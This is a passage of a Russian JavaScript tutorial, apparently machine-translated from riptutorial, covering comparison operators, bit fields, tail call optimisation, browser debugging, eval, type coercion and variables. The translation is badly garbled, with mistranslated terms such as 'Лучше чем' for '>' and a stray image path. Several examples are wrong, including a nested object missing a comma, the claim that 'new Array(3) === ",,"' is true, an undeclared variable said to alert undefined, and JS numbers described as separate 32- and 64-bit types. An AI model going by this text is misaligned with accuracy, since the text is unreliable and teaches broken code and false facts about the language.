Остерегайтесь того, что числа могут быть случайно преобразованы в строки или NaN (Not a Number).

JavaScript свободно напечатан. Переменная может содержать разные типы данных, а переменная может изменять свой тип данных:

```
var x = "Hello";     // typeof x is a string
x = 5;               // changes typeof x to a number
```

При выполнении математических операций JavaScript может преобразовывать числа в строки:

```
var x = 5 + 7;       // x.valueOf() is 12,  typeof x is a number
var x = 5 + "7";     // x.valueOf() is 57,  typeof x is a string
var x = "5" + 7;     // x.valueOf() is 57,  typeof x is a string
var x = 5 - 7;       // x.valueOf() is -2,  typeof x is a number
var x = 5 - "7";     // x.valueOf() is -2,  typeof x is a number
var x = "5" - 7;     // x.valueOf() is -2,  typeof x is a number
var x = 5 - "x";     // x.valueOf() is NaN, typeof x is a number
```

Вычитая строку из строки, не генерирует ошибку, но возвращает NaN (Not a Number):

```
"Hello" - "Dolly"    // returns NaN
```

Список операторов сравнения

оператор	сравнение	пример
==	равных	i == 0

оператор	сравнение	пример
`===`	Равное значение и тип	`i === "5"`
`!=`	Не равный	`i != 5`
`!==`	Не равное значение или тип	`i !== 5`
`>`	Лучше чем	`i > 5`
`<`	Меньше, чем	`i < 5`
`>=`	Больше или равно	`i >= 5`
`<=`	Меньше или равно	`i <= 5`

Бит-поля для оптимизации сравнения данных нескольких состояний

Поле бит - это переменная, которая содержит различные логические состояния как отдельные биты. Бит будет представлять true, а off будет ложным. В прошлом бит-поля обычно использовались, поскольку они сохраняли память и уменьшали нагрузку на обработку. Хотя необходимость использования битового поля уже не так важна, они предлагают некоторые преимущества, которые могут упростить многие задачи обработки.

Например, пользовательский ввод. При получении ввода с клавиш направления клавиатуры вверх, вниз, влево, вправо вы можете кодировать различные клавиши в одну переменную, причем каждое направление назначено бит.

Пример чтения клавиатуры через битовое поле

```
var bitField = 0;  // the value to hold the bits
const KEY_BITS = [4,1,8,2]; // left up right down
const KEY_MASKS = [0b1011,0b1110,0b0111,0b1101]; // left up right down
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        if(e.type === "keydown"){
            bitField |= KEY_BITS[e.keyCode - 37];
        }else{
            bitField &= KEY_MASKS[e.keyCode - 37];
        }
    }
}
```

Пример чтения в виде массива

```
var directionState = [false,false,false,false];
window.onkeydown = window.onkeyup = function (e) {
    if(e.keyCode >= 37 && e.keyCode <41){
        directionState[e.keyCode - 37] = e.type === "keydown";
    }
}
```

Чтобы включить бит, используйте поразрядные *или* `|` и значение, соответствующее бит. Поэтому, если вы хотите установить бит бит 2 бит, то `bitField |= 0b10` его. Если вы хотите отключить бит, используйте побитовое *и* `&` со значением, которое имеет все необходимое для бит. Использование 4 бит и поворот битового `bitfield &= 0b1101;` 2-го бита `bitfield &= 0b1101;`

Вы можете сказать, что приведенный выше пример кажется намного более сложным, чем назначение различных состояний ключей массиву. Да. Это немного сложнее, но преимущество при опросе состояния.

Если вы хотите проверить, все ли клавиши вверх.

```
// as bit field
if(!bitfield) // no keys are on

// as array test each item in array
if(!(directionState[0] && directionState[1] && directionState[2] && directionState[3])){
```

Вы можете установить некоторые константы, чтобы упростить

```
// postfix U,D,L,R for Up down left right
const KEY_U = 1;
const KEY_D = 2;
const KEY_L = 4;
const KEY_R = 8;
const KEY_UL = KEY_U + KEY_L; // up left
const KEY_UR = KEY_U + KEY_R; // up Right
const KEY_DL = KEY_D + KEY_L; // down left
const KEY_DR = KEY_D + KEY_R; // down right
```

Затем вы можете быстро проверить множество различных состояний клавиатуры

```
if ((bitfield & KEY_UL) === KEY_UL) { // is UP and LEFT only down
if (bitfield  & KEY_UL) {             // is Up left down
if ((bitfield & KEY_U) === KEY_U) {   // is Up only down
if (bitfield & KEY_U) {               // is Up down (any other key may be down)
if (!(bitfield & KEY_U)) {            // is Up up (any other key may be down)
if (!bitfield ) {                     // no keys are down
if (bitfield ) {                      // any one or more keys are down
```

Ввод клавиатуры - всего лишь один пример. Битвые поля полезны, когда у вас есть различные состояния, которые должны в комбинации действовать. Javascript может использовать до 32 бит для битового поля. Использование их может значительно увеличить производительность. Они заслуживают внимания.

Прочитайте Операции сравнения онлайн: https://riptutorial.com/ru/javascript/topic/208/операции-сравнения

глава 62: Оптимизация звонков

Синтаксис

- только return call () неявно, например, в функции стрелки или явно, может быть статусом вызова вызова
- function foo () {return bar (); } // вызов в бар - это вызов хвоста
- function foo () {bar (); } // bar не является хвостовым вызовом. Функция возвращает undefined, если возврат не указан
- const foo = () => bar (); // bar () - это хвостовой вызов
- const foo = () => (poo (), bar ()); // poo - не хвостовой вызов, bar - хвостовой вызов
- const foo = () => poo () && bar (); // poo - не хвостовой вызов, bar - хвостовой вызов
- const foo = () => bar () + 1; // bar не является хвостовым вызовом, так как требует возврата контекста + 1

замечания

TCO также известна как PTC (правильный хвостовой вызов), как это указано в спецификациях ES2015.

Examples

Что такое оптимизация хвостового звонка (TCO)

TCO доступна только в строгом режиме

Как всегда проверяйте реализации браузера и Javascript для поддержки любых языковых функций, а также с любой функцией или синтаксисом javascript, это может измениться в будущем.

Он предоставляет возможность оптимизировать рекурсивные и глубоко вложенные вызовы функций, устраняя необходимость нажимать состояние функции на глобальный стек фреймов и избегая необходимости переходить через каждую вызывающую функцию, возвращаясь непосредственно к начальной функции вызова.

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

Без TCO вызов функции `a()` создает новый фрейм для этой функции. Когда эта функция вызывает `b()` кадр `a()` помещается в стек фрейма и создается новый фрейм для функции `b()`

Когда `b()` возвращается к кадру `a()` `a()` выводится из стека кадров. Он немедленно возвращается к глобальному фрейму и, таким образом, не использует ни одно из состояний, сохраняемых в стеке.

TCO признает, что вызов от `a()` до `b()` находится в хвосте функции `a()` и, следовательно, нет необходимости толкать `a()` в стек кадров. Когда `b(0)` возвращается, а не возвращается к `a()` он возвращается непосредственно к глобальному фрейму. Дальнейшая оптимизация путем устранения промежуточных этапов.

TCO позволяет рекурсивным функциям иметь неопределенную рекурсию, поскольку стек кадров не будет расти с каждым рекурсивным вызовом. Без рекурсивной функции TCO имела ограниченную рекурсивную глубину.

> **Примечание.** TCO - это функция реализации механизма javascript, она не может быть реализована через транспилятор, если браузер не поддерживает его. Дополнительного синтаксиса в спецификации, требуемой для реализации TCO, нет, и поэтому существует опасение, что TCO может сломать сеть. Его выпуск в мире является осторожным и может потребовать установки флажков с браузером / двигателем для восприятия будущего.

Рекурсивные петли

Оптимизация Tail Call позволяет безопасно реализовать рекурсивные циклы без учета переполнения стека вызовов или накладных расходов растущего стека кадров.

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

Прочитайте Оптимизация звонков онлайн: https://riptutorial.com/ru/javascript/topic/2355/оптимизация-звонков

глава 63: отладка

Examples

Контрольные точки

Точки останова приостанавливают вашу программу, как только выполнение достигает определенной точки. Затем вы можете выполнить программу за строкой, соблюдая ее выполнение и проверяя содержимое ваших переменных.

Существует три способа создания точек останова.

1. Из кода, используя `debugger;` заявление.
2. В браузере используйте Инструменты разработчика.
3. Из интегрированной среды разработки (IDE).

Заявление отладчика

Вы можете разместить `debugger;` в любом месте вашего кода JavaScript. Как только интерпретатор JS достигнет этой строки, он прекратит выполнение сценария, позволяя вам проверять переменные и выполнять свой код.

Инструменты разработчика

Второй вариант - добавить точку останова непосредственно в код из инструментов разработчика браузера.

Открытие инструментов разработчика

Chrome или Firefox

1. Нажмите `F12`, чтобы открыть Инструменты разработчика
2. Перейдите на вкладку «Источники» (Chrome) или вкладка «Отладчик» (Firefox)
3. Нажмите `Ctrl` + `P` и введите имя вашего файла JavaScript.
4. Нажмите « `Ввод`», чтобы открыть его.

Internet Explorer или Edge

1. Нажмите `F12`, чтобы открыть Инструменты разработчика
2. Перейдите на вкладку «Отладчик».

3. Используйте значок папки в верхнем левом углу окна, чтобы открыть панель выбора файлов; вы можете найти свой файл JavaScript там.

Сафари

1. Нажмите `Command` + `Option` + `C`, чтобы открыть Инструменты разработчика
2. Перейдите на вкладку «Ресурсы»
3. Откройте папку «Сценарии» на левой панели
4. Выберите свой файл JavaScript.

Добавление точки останова из инструментов разработчика

Когда вы откроете свой файл JavaScript в Инструментах разработчика, вы можете щелкнуть номер строки, чтобы разместить точку останова. В следующий раз, когда ваша программа запустится, она будет приостановлена.

Примечание о Minified Sources: если ваш источник был уменьшен, вы можете Pretty Print it (преобразовать в удобочитаемый формат). В Chrome это делается нажатием кнопки `{}` в правом нижнем углу окна просмотра исходного кода.

Иды

Код Visual Studio (VSC)


VSC имеет встроенную поддержку для отладки JavaScript.

1. Нажмите кнопку «Отладка» слева или `Ctrl` + `Shift` + `D`
2. Если это еще не сделано, создайте файл конфигурации запуска (`launch.json`), нажав значок шестеренки.
3. Запустите код из VSC, нажав зеленую кнопку воспроизведения или нажмите `F5` .

Добавление точки останова в VSC

Нажмите рядом с номером строки в исходном файле JavaScript, чтобы добавить точку останова (она будет отмечена красным цветом). Чтобы удалить точку останова, снова щелкните красный круг.

Совет. Вы также можете использовать условные точки останова в инструментах разработчика браузера. Они помогают пропустить ненужные перерывы в исполнении. Пример сценария: вы хотите проверить переменную в цикле точно на 5- ^{й} итерации.



Выполнение кода

После того, как вы приостановили выполнение на контрольной точке, вы можете следить за выполнением строки за строкой, чтобы наблюдать, что происходит. Откройте средства разработки вашего браузера и найдите иконки управления выполнением. (В этом примере используются значки в Google Chrome, но они будут похожими в других браузерах.)

Резюме: отменить выполнение. Shorcut: `F8` (Chrome, Firefox)

Step Over: Запустите следующую строку кода. Если эта строка содержит вызов функции, запустите всю функцию и перейдите к следующей строке, а не прыгайте туда, где функция определена. Ярлык: `F10` (Chrome, Firefox, IE / Edge), `F6` (Safari)

Шаг В: Запустите следующую строку кода. Если эта строка содержит вызов функции, перейдите в функцию и остановитесь там. Ярлык: `F11` (Chrome, Firefox, IE / Edge), `F7` (Safari)

Шаг: Запустите оставшуюся часть текущей функции, вернитесь туда, откуда была вызвана функция, и остановитесь на следующем утверждении. Ярлык: `Shift` + `F11` (Chrome, Firefox, IE / Edge), `F8` (Safari)

Используйте их вместе со **стек вызовов** , который расскажет вам, какая функция вы сейчас внутри, какая функция называется этой функцией и т. Д.

Дополнительную информацию и рекомендации см. В руководстве Google «Как пройти через код» .

Ссылки на документацию по ключевым словам в браузере:

- Хром
- Fire Fox
- IE
- край
- Сафари

Автоматическое приостановка выполнения

В Google Chrome вы можете приостановить выполнение без необходимости размещения точек останова.

Пауза при исключении: если эта кнопка включена, если ваша программа попадает в необработанное исключение, программа приостанавливается, как если бы она попала в

точку останова. Кнопка может быть найдена рядом с элементами управления выполнением и полезна для обнаружения ошибок.

Вы также можете приостановить выполнение, когда изменен HTML-тег (узел DOM) или когда его атрибуты изменены. Для этого щелкните правой кнопкой мыши узел DOM на вкладке Elements и выберите «Break on ...».

Переменные интерактивного интерпретатора

Обратите внимание, что они работают только в инструментах разработчика определенных браузеров.

`$_` дает вам значение любого выражения, которое оценивалось последним.

```
"foo"             // "foo"
$_                // "foo"
```

`$0` относится к элементу DOM, выбранному в настоящее время в инспекторе. Поэтому, если выделен `<div id="foo">` :

```
$0                      // <div id="foo">
$0.getAttribute('id')   // "foo"
```

`$1` относится к ранее выбранному элементу, `$2` к выбранному до этого и т. Д. За `$3` и `$4` .

Чтобы получить набор элементов, соответствующих селектору CSS, используйте `$$(selector)` . Это, по сути, ярлык для `document.querySelectorAll` .

```
var images = $$('img');  // Returns an array or a nodelist of all matching elements
```

	$ _	$ () [1]	$$ ()	$ 0	$ 1	$ 2	$ 3	$ 4
опера	15+	11+	11+	11+	11+	15+	15+	15+
Хром	22+	✓	✓	✓	✓	✓	✓	✓
Fire Fox	39+	✓	✓	✓	×	×	×	×
IE	11	11	11	11	11	11	11	11
Сафари	6.1+	4+	4+	4+	4+	4+	4+	4+

[1] псевдоним либо `document.getElementById` либо `document.querySelector`

Контролер элементов

Нажмите  *Выберите элемент на странице, чтобы просмотреть его* в верхнем левом углу вкладки «Элементы» на вкладке «Chrome» или «Inspector» в Firefox, доступной в «Инструментах разработчика», а затем нажав на элемент страницы, выделите элемент и присвойте ему значение `$0` переменная .

Элемент-инспектор может использоваться различными способами, например:

1. Вы можете проверить, работает ли ваш JS с DOM так, как вы ожидаете,
2. Вы можете более легко отлаживать свой CSS, видя, какие правила влияют на элемент
   (Вкладка « *Стили* » в Chrome)
3. Вы можете играть с CSS и HTML без перезагрузки страницы.

Кроме того, Chrome запоминает последние 5 вариантов на вкладке «Элементы». `$0` - текущий выбор, а `$1` - предыдущий выбор. Вы можете подняться до `$4` . Таким образом, вы можете легко отлаживать несколько узлов без постоянного переключения на них.

Вы можете прочитать больше в Google Developers .

Использование сеттеров и геттеров для поиска того, что изменило свойство

Допустим, у вас есть такой объект:

```
var myObject = {
    name: 'Peter'
}
```

Позже в вашем коде вы попытаетесь получить доступ к `myObject.name` и вы получите **Джорджа** вместо **Питера** . Вы начинаете задаваться вопросом, кто изменил его и где именно он был изменен. Существует способ разместить `debugger` (или что-то еще) на каждом наборе (каждый раз, когда кто-то делает `myObject.name = 'something'`):

```
var myObject = {
    _name: 'Peter',
    set name(name){debugger;this._name=name},
    get name(){return this._name}
}
```

Обратите внимание, что мы переименовали `name` в `_name` и мы собираемся определить сеттер и getter для `name` .

`set name` - setter. Это приятное место, где вы можете разместить `debugger` , `console.trace()` или что-нибудь еще, что вам нужно для отладки. Установщик установит значение для имени в `_name` . Получатель (часть `get name` получателя) будет читать значение оттуда. Теперь у нас есть полностью функциональный объект с функциональностью отладки.

Однако большую часть времени объект, который меняется, не находится под нашим контролем. К счастью, мы можем определить сеттеры и геттеры на **существующих** объектах для их отладки.

```
// First, save the name to _name, because we are going to use name for setter/getter
otherObject._name = otherObject.name;

// Create setter and getter
Object.defineProperty(otherObject, "name", {
    set: function(name) {debugger;this._name = name},
    get: function() {return this._name}
});
```

Узнайте больше о сеттерах и геттерах в MDN.

Поддержка браузера для сеттеров / геттеров:

	Хром	Fire Fox	IE	опера	Сафари	мобильный
Версия	1	2,0	9	9,5	3	все

Разрыв при вызове функции

Для именованных (не анонимных) функций вы можете ломаться, когда функция выполняется.

```
debug(functionName);
```

В следующий раз `functionName` functionName будет запущена, отладчик остановится в своей первой строке.

Использование консоли

Во многих средах вы имеете доступ к глобальному объекту `console` который содержит некоторые базовые методы для связи со стандартными устройствами вывода. Чаще всего это будет консоль JavaScript браузера (см. Chrome , Firefox , Safari и Edge для получения дополнительной информации).

```
// At its simplest, you can 'log' a string
console.log("Hello, World!");

// You can also log any number of comma-separated values
console.log("Hello", "World!");

// You can also use string substitution
console.log("%s %s", "Hello", "World!");

// You can also log any variable that exist in the same scope
var arr = [1, 2, 3];
```

```
console.log(arr.length, this);
```

Вы можете использовать различные методы консоли, чтобы выделить ваш вывод по-разному. Другие методы также полезны для более продвинутой отладки.

Дополнительные сведения о совместимости и инструкции о том, как открыть консоль вашего браузера, см. В разделе « Консоль» .

Примечание. Если вам нужно поддерживать IE9, либо удалите `console.log` либо заверните его вызовы следующим образом, поскольку `console` не определена до тех пор, пока не откроются инструменты разработчика:

```
if (console) { //IE9 workaround
    console.log("test");
}
```

Прочитайте отладка онлайн: https://riptutorial.com/ru/javascript/topic/642/отладка

глава 64: Оценка JavaScript

Вступление

В JavaScript функция `eval` оценивает строку, как если бы это был код JavaScript. Возвращаемое значение является результатом оцениваемой строки, например, `eval('2 + 2')` возвращает `4` .

`eval` доступен в глобальном масштабе. Лексическая область оценки - это локальная область действия, если она не косвенно вызвана (например, `var geval = eval; geval(s);`).

Использование `eval` сильно обескуражено. Подробнее см. В разделе «Примечания».

Синтаксис

- Eval (строка);

параметры

параметр	подробности
строка	JavaScript для оценки.

замечания

Использование `eval` сильно обескуражено; во многих сценариях он представляет собой уязвимость безопасности.

> eval () - опасная функция, которая выполняет код, который передается с привилегиями вызывающего. Если вы запустите eval () со строкой, на которую может повлиять злонамеренная сторона, вы можете запустить вредоносный код на компьютере пользователя с разрешениями вашей веб-страницы / расширения. Что еще более важно, сторонний код может видеть область, в которой был вызван eval (), что может привести к возможным атакам таким образом, чтобы подобная функция не была восприимчивой.
>
> Справочник по JavaScript MDN

Дополнительно:

- Использование метода eval () JavaScript
- Каковы проблемы безопасности с «eval ()» в JavaScript?

Examples

Вступление

Вы всегда можете запускать JavaScript изнутри самого себя, хотя это **сильно не рекомендуется** из-за уязвимостей безопасности, которые он представляет (подробнее см. Примечания).

Чтобы запустить JavaScript изнутри JavaScript, просто используйте следующую функцию:

```
eval("var a = 'Hello, World!'");
```

Оценка и математика

Вы можете установить переменную на что-то с помощью функции `eval()` , используя что-то похожее на код ниже:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

Результатом, сохраненным в переменной `res` , будет:

200
4
27

Использование `eval` сильно обескуражено. Подробнее см. В разделе «Примечания».

Оценить строку операторов JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

Использование `eval` сильно обескуражено. Подробнее см. В разделе «Примечания».

Прочитайте Оценка JavaScript онлайн: https://riptutorial.com/ru/javascript/topic/7080/оценка-javascript

глава 65: Переменное принуждение / преобразование

замечания

Некоторые языки требуют, чтобы вы заранее определили, какую переменную вы объявляете. JavaScript не делает этого; он попытается понять это самостоятельно. Иногда это может привести к неожиданному поведению.

Если мы используем следующий HTML-код

```
<span id="freezing-point">0</span>
```

И получить его содержимое через JS, он **не** будет преобразовывать его в число, хотя можно было бы ожидать этого. Если мы используем следующий фрагмент, можно ожидать, что `boilingPoint` будет равен `100` . Однако JavaScript будет преобразовывать `moreHeat` в строку и `moreHeat` две строки; результатом будет `0100` .

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

Мы можем исправить это, явно преобразуя `freezingPoint` в число.

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

В первой строке мы преобразуем `"0"` (строку) в `0` (число) перед ее сохранением. После выполнения добавления вы получите ожидаемый результат (`100`).

Examples

Преобразование строки в число

```
Number('0') === 0
```

`Number('0')` преобразует строку (`'0'`) в число (`0`)

Более короткая, но менее ясная форма:

```
+'0' === 0
```

Оператор унарного `+` ничего не делает для чисел, но преобразует что-либо еще в число. Интересно, что `+(-12) === -12` .

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` преобразует строку (`'0'`) в число (`0`), не забывайте второй аргумент, который является radix. Если не задано, parseInt может преобразовать строку в неправильное число.

Преобразование числа в строку

```
String(0) === '0'
```

`String(0)` преобразует число (`0`) в строку (`'0'`).

Более короткая, но менее ясная форма:

```
'' + 0 === '0'
```

Двойное отрицание (!! x)

Двойное отрицание `!!` не является отдельным оператором JavaScript или специальным синтаксисом, а скорее последовательностью из двух отрицаний. Он используется для преобразования значения любого типа в его соответствующее `true` или `false` логическое значение в зависимости от того, является ли оно *правдивым* или *ложным* .

```
!!1            // true
!!0            // false
!!undefined    // false
!!{}           // true
!![]           // true
```

Первое отрицание преобразует любое значение в значение `false` если оно является *правдивым,* а `true` если оно *ложно* . Второе отрицание действует на нормальное булево значение. Вместе они преобразуют любое *истинное* значение в `true` и любое значение *ложности* в `false` .

Тем не менее, многие профессионалы считают, что использование такого синтаксиса неприемлемо, и рекомендовать более простые для чтения альтернативы, даже если они более длинны для написания:

```
x !== 0        // instead of !!x in case x is a number
x != null      // instead of !!x in case x is an object, a string, or an undefined
```

Использование `!!x` считается плохой практикой по следующим причинам:

1. Стилистически это может выглядеть как особый синтаксис, тогда как на самом деле он не делает ничего, кроме двух последовательных отрицаний с неявным преобразованием типов.
2. Лучше предоставить информацию о типах значений, хранящихся в переменных и свойствах через код. Например, `x !== 0` говорит, что `x` , вероятно, является числом, тогда как `!!x` не дает такого преимущества читателям кода.
3. Использование `Boolean(x)` допускает аналогичную функциональность и является более явным преобразованием типа.

Неявное преобразование

JavaScript будет пытаться автоматически преобразовывать переменные в более подходящие типы при использовании. Обычно рекомендуется делать преобразования явно (см. Другие примеры), но все равно стоит знать, какие преобразования происходят неявно.

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

Некоторые из более сложных частей:

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

Преобразование числа в логическое

```
Boolean(0) === false
```

`Boolean(0)` преобразует число `0` в логическое значение `false` .

Более короткая, но менее ясная форма:

```
!!0 === false
```

Преобразование строки в логическое

Чтобы преобразовать строку в логическое использование

```
Boolean(myString)
```

или более короткая, но менее ясная форма

```
!!myString
```

Все строки, за исключением пустой строки (нулевой длины), вычисляются как `true` как булевы.

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

Целое число для плавания

В JavaScript все числа внутренне представлены как float. Это означает, что простое использование целого числа как float - это все, что нужно сделать для его преобразования.

Float to Integer

Чтобы преобразовать float в целое число, JavaScript предоставляет несколько методов.

Функция `floor` возвращает первое целое число, меньшее или равное поплавку.

```
Math.floor(5.7); // 5
```

Функция `ceil` возвращает первое целое число, большее или равное поплавку.

```
Math.ceil(5.3); // 6
```

`round` функция округляет поплавок.

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

6

Усечение (`trunc`) удаляет десятичные знаки из поплавка.

```
Math.trunc(3.7); // 3
```

Обратите внимание на разницу между усечением (`trunc`) и `floor` :

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

Преобразование строки в float

`parseFloat` принимает строку как аргумент, который он преобразует в float /

```
parseFloat("10.01") // = 10.01
```

Преобразование в логическое

`Boolean(...)` преобразует любой тип данных в `true` или `false` .

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

Пустые строки и число 0 будут преобразованы в false, а все остальные будут преобразованы в true.

Более короткая, но менее ясная форма:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

Эта более короткая форма использует неявное преобразование типа, используя логический оператор NOT дважды, как описано в http://www.riptutorial.com/javascript/example/3047/double-negation----x-

---

Ниже приведен полный список логических преобразований из спецификации ECMAScript

- если `myArg` типа `undefined` или `null` тогда `Boolean(myArg) === false`
- если `myArg` типа `boolean` то `Boolean(myArg) === myArg`
- если `myArg number` типа then `Boolean(myArg) === false` если `myArg` равно `+0` , `-0` или `NaN` ; в противном `true`
- если `myArg string` типа then `Boolean(myArg) === false` если `myArg` - это пустая строка (ее длина равна нулю); в противном `true`
- если `myArg symbol` или `object` then `Boolean(myArg) === true`

Значения, которые преобразуются в `false` как *булевы,* называются *ложными* (и все

остальные называются *правдивыми*). См. Операции сравнения .

Преобразование массива в строку

`Array.join(separator)` может использоваться для вывода массива в виде строки с настраиваемым разделителем.

По умолчанию (separator = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

С разделителем строк:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

С пустым разделителем:

```
["B", "o", "b"].join("") === "Bob"
```

Массив в String с использованием методов массива

Этот способ может показаться размножающимся, потому что вы используете анонимную функцию, чтобы выполнить то, что вы можете сделать с помощью join (); Но если вам нужно что-то сделать для строк при преобразовании массива в String, это может быть полезно.

```
var  arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

Таблица примитивов для примитива

Значение	Преобразован в строку	Преобразованный в номер	Конвертировано в Boolean
undefinded	«Неопределенные»	NaN	ложный
ноль	"ноль"	0	ложный
правда	"правда"	1	
ложный	"ложный"	0	

Значение	Преобразован в строку	Преобразованный в номер	Конвертировано в Boolean
NaN	"NaN"		**ложный**
"" пустой строки		0	**ложный**
""		0	**правда**
«2,4» (числовое)		2,4	правда
«тест» (не числовой		NaN	правда
"0"		0	**правда**
"1"		1	правда
-0	"0"		**ложный**
0	"0"		ложный
1	"1"		правда
бесконечность	«Бесконечность»		правда
-Infinity	"-Infinity"		правда
[]	«»	0	правда
[3]	"3"	3	правда
['A']	«A»	NaN	правда
['A', 'Ь']	«A, б»	NaN	правда
{}	"[Объект Object]"	NaN	правда
функция () {}	"Функция () {}"	NaN	правда

Жирные значения выделяют преобразование, которое программисты могут найти

Чтобы преобразовать явно значения, вы можете использовать String () Number () Boolean ()

Прочитайте Переменное принуждение / преобразование онлайн:
https://riptutorial.com/ru/javascript/topic/641/переменное-принуждение---преобразование

глава 66: Переменные JavaScript

Вступление

Переменные - это то, что составляет большую часть JavaScript. Эти переменные составляют вещи от чисел до объектов, которые на всем протяжении JavaScript облегчают жизнь.

Синтаксис

- var {variable_name} [= {значение}];

параметры

variable_name	**{Обязательно} Имя переменной: используется при ее вызове.**
знак равно	**[Необязательно]** Назначение (определение переменной)
значение	**{Обязательно при использовании присвоения}** Значение переменной **[по умолчанию: неопределенное]**

замечания

```
"use strict";
```

```
'use strict';
```

Строгий режим делает JavaScript более строгим, чтобы убедить вас в лучших привычках. Например, присвоение переменной:

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

`uhOh` определяется с помощью `var` . Строгий режим, находящийся, показывает ошибку (в консоли, это неважно). Используйте это, чтобы генерировать хорошие привычки при определении переменных.

Вы можете использовать **вложенные массивы и объекты** некоторое время. Они иногда полезны, и им также интересно работать. Вот как они работают:

Вложенные массивы

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

Вложенные объекты

```
var myObject = {
    firstObject: {
        myVariable: "This is the first object"
    }
    secondObject: {
        myVariable: "This is the second object"
    }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
    john: {
        name: {
            first: "John",
            last: "Doe",
            full: "John Doe"
        },
        knownFor: "placeholder names"
    },
    bill: {
        name: {
            first: "Bill",
            last: "Gates",
```

```
            full: "Bill Gates"
        },
        knownFor: "wealth"
    }
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

Определение переменной

```
var myVariable = "This is a variable!";
```

Это пример определения переменных. Эта переменная называется «строкой», потому что она имеет символы ASCII (`AZ` , `0-9 !@#$` т. Д.).

Использование переменной

```
var number1 = 5;
number1 = 3;
```

Здесь мы определили число под номером «number1», которое было равно 5. Однако во второй строке мы изменили значение на 3. Чтобы показать значение переменной, мы `window.alert()` его в консоль или используем `window.alert()` :

```
console.log(number1); // 3
window.alert(number1); // 3
```

Чтобы добавить, вычесть, умножить, разделить и т. Д., Мы делаем так:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

Мы также можем добавить строки, которые объединяют их или объединяют. Например:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Типы переменных

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

Массивы и объекты

```
var myArray = []; // empty array
```

Массив - это набор переменных. Например:

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

